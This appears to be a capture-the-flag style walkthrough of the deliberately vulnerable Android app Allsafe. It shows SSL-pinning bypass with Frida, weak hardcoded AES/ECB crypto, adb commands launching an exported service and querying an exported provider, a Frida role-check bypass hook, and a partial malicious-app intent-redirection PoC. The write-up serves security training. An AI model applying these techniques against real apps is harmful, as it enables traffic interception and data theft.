
setup you burp certificate (navigate on your mobile to http//burp.com ) and install certificate then setup it by navigate to settings / CA certificate and setup it

now we can intercept the traffic from the browser, let's move to our challenge

while we click on send request after burp setup, there's no requests come across burp, so let's hook it first with objection if not work we will move to our code.
frida-ps -Ua

objection -g 19011 explore

now we already in our application

while using objection it doesn't work, so let's move to our code.
our code
public class CertificatePinning extends Fragment {
    private static final String INVALID_HASH = "sha256/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=";
    private final List<String> hashes = new ArrayList();

    @Override // androidx.fragment.app.Fragment
    public View onCreateView(LayoutInflater inflater, ViewGroup container, Bundle savedInstanceState) {
        View view = inflater.inflate(R.layout.fragment_certificate_pinning, container, false);
        setHasOptionsMenu(true);
        extractPeerCertificateChain();
        Button test = (Button) view.findViewById(R.id.execute);
        test.setOnClickListener(new View.OnClickListener() { // from class: infosecadventures.allsafe.challenges.CertificatePinning$$ExternalSyntheticLambda0
            @Override // android.view.View.OnClickListener
            public final void onClick(View view2) {
                this.f$0.lambda$onCreateView$0(view2);
            }
        });
        return view;
    }

    /* JADX INFO: Access modifiers changed from: private */
    public /* synthetic */ void lambda$onCreateView$0(View v) {
        CertificatePinner.Builder certificatePinner = new CertificatePinner.Builder();
        for (String hash : this.hashes) {
            Log.d("ALLSAFE", hash);
            certificatePinner.add("httpbin.io", hash);
        }
        OkHttpClient okHttpClient = new OkHttpClient.Builder().certificatePinner(certificatePinner.build()).build();
        Request request = new Request.Builder().url("https://httpbin.io/json").build();
        okHttpClient.newCall(request).enqueue(new AnonymousClass1());
    }

    /* renamed from: infosecadventures.allsafe.challenges.CertificatePinning$1, reason: invalid class name */
    class AnonymousClass1 implements Callback {
        AnonymousClass1() {
        }

        @Override // okhttp3.Callback
        public void onFailure(Call call, IOException e) {
            final String message = e.getMessage();
            Log.d("ALLSAFE", message != null ? message : "IOException with no message");
            if (CertificatePinning.this.getActivity() != null) {
                CertificatePinning.this.requireActivity().runOnUiThread(new Runnable() { // from class: infosecadventures.allsafe.challenges.CertificatePinning$1$$ExternalSyntheticLambda0
                    @Override // java.lang.Runnable
                    public final void run() {
                        this.f$0.lambda$onFailure$0(message);
                    }
                });
            }
        }

        /* JADX INFO: Access modifiers changed from: private */
        public /* synthetic */ void lambda$onFailure$0(String message) {
            SnackUtil.INSTANCE.simpleMessage(CertificatePinning.this.requireActivity(), message != null ? message : "Connection failed!");
        }

        @Override // okhttp3.Callback
        public void onResponse(Call call, final Response response) throws IOException {
            Log.d("ALLSAFE", ((ResponseBody) Objects.requireNonNull(response.body())).string());
            if (CertificatePinning.this.getActivity() != null) {
                CertificatePinning.this.requireActivity().runOnUiThread(new Runnable() { // from class: infosecadventures.allsafe.challenges.CertificatePinning$1$$ExternalSyntheticLambda1
                    @Override // java.lang.Runnable
                    public final void run() {
                        this.f$0.lambda$onResponse$1(response);
                    }
                });
            }
        }

        /* JADX INFO: Access modifiers changed from: private */
        public /* synthetic */ void lambda$onResponse$1(Response response) {
            if (response.isSuccessful()) {
                SnackUtil.INSTANCE.simpleMessage(CertificatePinning.this.requireActivity(), "Successful connection over HTTPS!");
            }
        }
    }

    private void extractPeerCertificateChain() {
        OkHttpClient okHttpClient = new OkHttpClient.Builder().certificatePinner(new CertificatePinner.Builder().add("httpbin.io", INVALID_HASH).build()).build();
        Request request = new Request.Builder().url("https://httpbin.io/json").build();
        okHttpClient.newCall(request).enqueue(new AnonymousClass2());
    }

    /* renamed from: infosecadventures.allsafe.challenges.CertificatePinning$2, reason: invalid class name */
    class AnonymousClass2 implements Callback {
        AnonymousClass2() {
        }

        @Override // okhttp3.Callback
        public void onFailure(Call call, final IOException e) {
            if (CertificatePinning.this.getActivity() != null) {
                CertificatePinning.this.requireActivity().runOnUiThread(new Runnable() { // from class: infosecadventures.allsafe.challenges.CertificatePinning$2$$ExternalSyntheticLambda0
                    @Override // java.lang.Runnable
                    public final void run() {
                        this.f$0.lambda$onFailure$0(e);
                    }
                });
            }
        }

        /* JADX INFO: Access modifiers changed from: private */
        public /* synthetic */ void lambda$onFailure$0(IOException e) {
            String message = e.getMessage();
            if (message != null) {
                CertificatePinning.this.hashes.clear();
                String[] lines = message.split(System.getProperty("line.separator"));
                for (String line : lines) {
                    if (!line.trim().equals(CertificatePinning.INVALID_HASH) && line.trim().startsWith("sha256")) {
                        String pin = line.trim().split(":")[0].trim();
                        CertificatePinning.this.hashes.add(pin);
                    }
                }
            }
        }

        @Override // okhttp3.Callback
        public void onResponse(Call call, Response response) {
        }
    }
}
so what this code specific do ?
This code validates the server's TLS certificate public key hash (SHA-256) to prevent MITM attacks.
also the certificate it trust on from (httpbin)
so what we will do now we will bypass it using Frida code share projects
frida -U -f infosecadventures.allsafe --codeshare Q0120S/bypass-ssl-pinning

let's move to our burp to see !

done !
Weak Cryptography

We will reverse it and then navigate to our challenge to understand what the main code does.
public class WeakCryptography extends Fragment {
    public static final String KEY = "1nf053c4dv3n7ur3";

    public static String encrypt(String value) throws BadPaddingException, NoSuchPaddingException, IllegalBlockSizeException, NoSuchAlgorithmException, InvalidKeyException {
        try {
            SecretKeySpec secretKeySpec = new SecretKeySpec(KEY.getBytes(StandardCharsets.UTF_8), "AES");
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5PADDING");
            cipher.init(1, secretKeySpec);
            byte[] encrypted = cipher.doFinal(value.getBytes());
            return new String(encrypted);
        } catch (InvalidKeyException | NoSuchAlgorithmException | BadPaddingException | IllegalBlockSizeException | NoSuchPaddingException e) {
            e.printStackTrace();
            return null;
        }
    }

    public static String md5Hash(String text) throws NoSuchAlgorithmException {
        StringBuilder stringBuilder = new StringBuilder();
        try {
            MessageDigest digest = MessageDigest.getInstance("MD5");
            digest.update(text.getBytes());
            byte[] messageDigest = digest.digest();
            stringBuilder.append(String.format("%032X", new BigInteger(1, messageDigest)));
        } catch (Exception e) {
            Log.d("ALLSAFE", e.getLocalizedMessage());
        }
        return stringBuilder.toString();
    }

    public static String randomNumber() {
        Random rnd = new Random();
        int n = rnd.nextInt(100000) + 1;
        return Integer.toString(n);
    }

    @Override // androidx.fragment.app.Fragment
    public View onCreateView(LayoutInflater inflater, ViewGroup container, Bundle savedInstanceState) {
        View view = inflater.inflate(R.layout.fragment_weak_cryptography, container, false);
        final EditText secret = (EditText) view.findViewById(R.id.secret);
        view.findViewById(R.id.encrypt).setOnClickListener(new View.OnClickListener() { // from class: infosecadventures.allsafe.challenges.WeakCryptography$$ExternalSyntheticLambda0
            @Override // android.view.View.OnClickListener
            public final void onClick(View view2) {
                this.f$0.lambda$onCreateView$0(secret, view2);
            }
        });
        view.findViewById(R.id.hash).setOnClickListener(new View.OnClickListener() { // from class: infosecadventures.allsafe.challenges.WeakCryptography$$ExternalSyntheticLambda1
            @Override // android.view.View.OnClickListener
            public final void onClick(View view2) {
                this.f$0.lambda$onCreateView$1(secret, view2);
            }
        });
        view.findViewById(R.id.random).setOnClickListener(new View.OnClickListener() { // from class: infosecadventures.allsafe.challenges.WeakCryptography$$ExternalSyntheticLambda2
            @Override // android.view.View.OnClickListener
            public final void onClick(View view2) {
                this.f$0.lambda$onCreateView$2(view2);
            }
        });
        return view;
    }

    /* JADX INFO: Access modifiers changed from: private */
    public /* synthetic */ void lambda$onCreateView$0(EditText secret, View v) {
        String plain_text = secret.getText().toString();
        if (!plain_text.isEmpty()) {
            SnackUtil.INSTANCE.simpleMessage(requireActivity(), "Result: " + encrypt(plain_text));
        } else {
            SnackUtil.INSTANCE.simpleMessage(requireActivity(), "First, you have to enter your secrets!");
        }
    }

    /* JADX INFO: Access modifiers changed from: private */
    public /* synthetic */ void lambda$onCreateView$1(EditText secret, View v) {
        String plain_text = secret.getText().toString();
        if (!plain_text.isEmpty()) {
            SnackUtil.INSTANCE.simpleMessage(requireActivity(), "MD5 Hash: " + md5Hash(plain_text));
        } else {
            SnackUtil.INSTANCE.simpleMessage(requireActivity(), "First, you have to enter your secrets!");
        }
    }

    /* JADX INFO: Access modifiers changed from: private */
    public /* synthetic */ void lambda$onCreateView$2(View v) {
        SnackUtil.INSTANCE.simpleMessage(requireActivity(), "Random: " + randomNumber());
    }
}
from this code we have identified 3 mistakes:
- AES encryption with hardcoded key (1nf053c4dv3n7ur3) length 16 byte which means it will be (AES-128)
- ECB mode which is clean in our code in this line
Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5PADDING");which is display the patterns - The encoding pattern is false because it should returned as Base64 but the code return it as string which is break the pattern
So depend on this code we can decrypt any value cause of:
- missing of IV
- Type is known
- Key used is hardcoded
The exploit can done using python code.
Insecure Service
First what is the service ?
Service it's an event run in the background and we can't see it in GUI.

while we clicking on this button it appears record s started, so we make sure now what we will do, we will move to our code to know service name and it would be exported then exploit it using adb let's ed this.
wow we find it
<service
            android:name="infosecadventures.allsafe.challenges.RecorderService"
            android:enabled="true"
            android:exported="true"/>
adb shell am startservice -n com.victim.app/.SensitiveService
adb shell am startservice -a android.intent.action.RUN -n infosecadventures.allsafe/infosecadventures.allsafe.challenges.RecorderService

very easy!
Object Serialization

let's take a look to our code
public class ObjectSerialization extends Fragment {
    @Override // androidx.fragment.app.Fragment
    public View onCreateView(LayoutInflater inflater, ViewGroup container, Bundle savedInstanceState) {
        View view = inflater.inflate(R.layout.fragment_object_serialization, container, false);
        final TextInputEditText username = (TextInputEditText) view.findViewById(R.id.username);
        final TextInputEditText password = (TextInputEditText) view.findViewById(R.id.password);
        Button save = (Button) view.findViewById(R.id.save);
        Button load = (Button) view.findViewById(R.id.load);
        final String path = requireActivity().getExternalFilesDir(null) + "/user.dat";
        save.setOnClickListener(new View.OnClickListener() { // from class: infosecadventures.allsafe.challenges.ObjectSerialization$$ExternalSyntheticLambda0
            @Override // android.view.View.OnClickListener
            public final void onClick(View view2) throws IOException {
                this.f$0.lambda$onCreateView$0(username, password, path, view2);
            }
        });
        load.setOnClickListener(new View.OnClickListener() { // from class: infosecadventures.allsafe.challenges.ObjectSerialization$$ExternalSyntheticLambda1
            @Override // android.view.View.OnClickListener
            public final void onClick(View view2) throws IOException {
                this.f$0.lambda$onCreateView$1(path, view2);
            }
        });
        return view;
    }
First part of our code is depend on the following steps:
- the application take a username and password from user and throw it in the following external path in
/user.datand before it serialize it.
 public /* synthetic */ void lambda$onCreateView$1(String path, View v) throws IOException {
        if (new File(path).exists()) {
            try {
                File file = new File(path);
                FileInputStream fis = new FileInputStream(file);
                ObjectInputStream ois = new ObjectInputStream(fis);
                User user = (User) ois.readObject();
                ois.close();
                fis.close();
                if (!user.role.equals("ROLE_EDITOR")) {
                    SnackUtil.INSTANCE.simpleMessage(requireActivity(), "Sorry, only editors have access!");
                } else {
                    SnackUtil.INSTANCE.simpleMessage(requireActivity(), "Good job!");
                    Toast.makeText(requireContext(), user.toString(), 0).show();
                }
                return;
            } catch (IOException | ClassNotFoundException e) {
                Log.d("ALLSAFE", e.getLocalizedMessage());
                return;
            }
        }
        SnackUtil.INSTANCE.simpleMessage(requireActivity(), "File not found!");
    }
Then desterilize the file and check from ROLE_EDITOR if true or false.
So, what we can do?
we can access the file and edit on it and make the ROLE_EDITOR equal true or exactly we need our role to be ROLE_EDITOR
let's exploit
First we will look to normal behavior after we save the username and password



we will try to solve it with two methods, first using frida and second we will generate a JAVA file with the same name of file and we will push it to the same directory and try to load it.
let's do it using frida
we will use the following code:
Java.perform(function () {

    var StringCls = Java.use("java.lang.String");

    StringCls.equals.overload("java.lang.Object").implementation = function (obj) {

        if (obj !== null && obj.toString() === "ROLE_EDITOR") {
            console.log("[0xdoom] Bypassing role-editor");
            return true;
        }

        return this.equals(obj);
    };

});
what this code do ?
by simplest way we search for objects equals value ROLE_EDITOR if we find it we will replace the value from false to true.
once you click on load button, the code will find object and hook on it.

if it not run from first time just in frida enter → %resume
Insecure Providers

let's move forward to Jadx-gui to understand the logical code
if we make a quick search in AndroidManifest.xml it appears we have a two content provider one for retrieve notes from database and the other is act like file provider
just wait before dig dive we need to understand what is file provider !
it is a type of content provider and his job is to let other applications to access the files in main application but in secure way but if it handled true.
our code from AndroidManifest.xml :
        <provider
            android:name="infosecadventures.allsafe.challenges.DataProvider"
            android:enabled="true"
            android:exported="true"
            android:authorities="infosecadventures.allsafe.dataprovider"/>
        <provider
            android:name="androidx.core.content.FileProvider"
            android:exported="false"
            android:authorities="infosecadventures.allsafe.fileprovider"
            android:grantUriPermissions="true">
            <meta-data
                android:name="android.support.FILE_PROVIDER_PATHS"
                android:resource="@xml/provider_paths"/>
        </provider>
Now we have one of them is exported and this is the easiest one to exploit.
authorities: infosecadventures.allsafe.dataprovider
So, the executable command will be like the following
adb shell content query --uri "content://infosecadventures.allsafe.dataprovider"

what about the other provider ?
Before exploit if we try to access will alert with permission denied or any types of error cause of android:exported="false" so what we will do ?
if we look further in our code we will find there's a meta data defined as provider_paths we need to find it and know what it can read?


damn !!! poor information
let's take a shell in our device and look if this path is included

Wow ! another 0 results 🥴
as the provider has the android:grantUriPermissions flag set to true. This flag allows read access to the URI through the intent's data.
now what we need to do, we need to generate a malicious app but with the same authorities to be able to access this fuckin provider !
So we need to search about way to get it.
nothing to achieve from search, but we make a search about android:grantUriPermissions what it can be benefit in !
So we have achieved the following, this config in file provider is a red flag but why ?
because if it declared as it so there's an intent get out from our application and have the URI, but which component send intent and who is take it ?
After hours, we achieved that we have an exported activity called Proxy, how we achieved it?
Mostly we search with android:exported="true" in AndroidManifest.xml after further look we arrived
        <activity
            android:name="infosecadventures.allsafe.ProxyActivity"
            android:exported="true"/>
exported and don't have any permissions, so we look in logical code
public class ProxyActivity extends AppCompatActivity {
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        startActivity((Intent) getIntent().getParcelableExtra("extra_intent"));
    }
}
the main gold in this code this line (startActivity((Intent) getIntent().getParcelableExtra("extra_intent"));), what it mean ?
as attackers we can choose the intent to execute without any validation ! it's just told (give me intent and run it in my application)
And the content providers trust in Activities in his application !!
Woooow it's amazing chain, we will create a malicious app to call the ProxyActivity then the intent we will send it will assume it come from trusted activity (ProxyActivity) it will send in URI the authorities so the malicious app will back with the data !
MainActivity.java
public class MainActivity extends AppCompatActivity {

    private AppBarConfiguration appBarConfiguration;
    private ActivityMainBinding binding;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Intent extra = new Intent(Intent.ACTION_VIEW);
        extra.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
        extra.setData(
                Uri.parse("content://infosecadventures.allsafe.fileprovider/files/docs/readme.txt")
        );


        Intent intent = new Intent();
        intent.setComponent(new ComponentName("infosecadventures.allsafe", "infosecadventures.allsafe.ProxyActivity"));
        intent.putExtra("extra_intent", extra);
        startActivity(intent);
    }
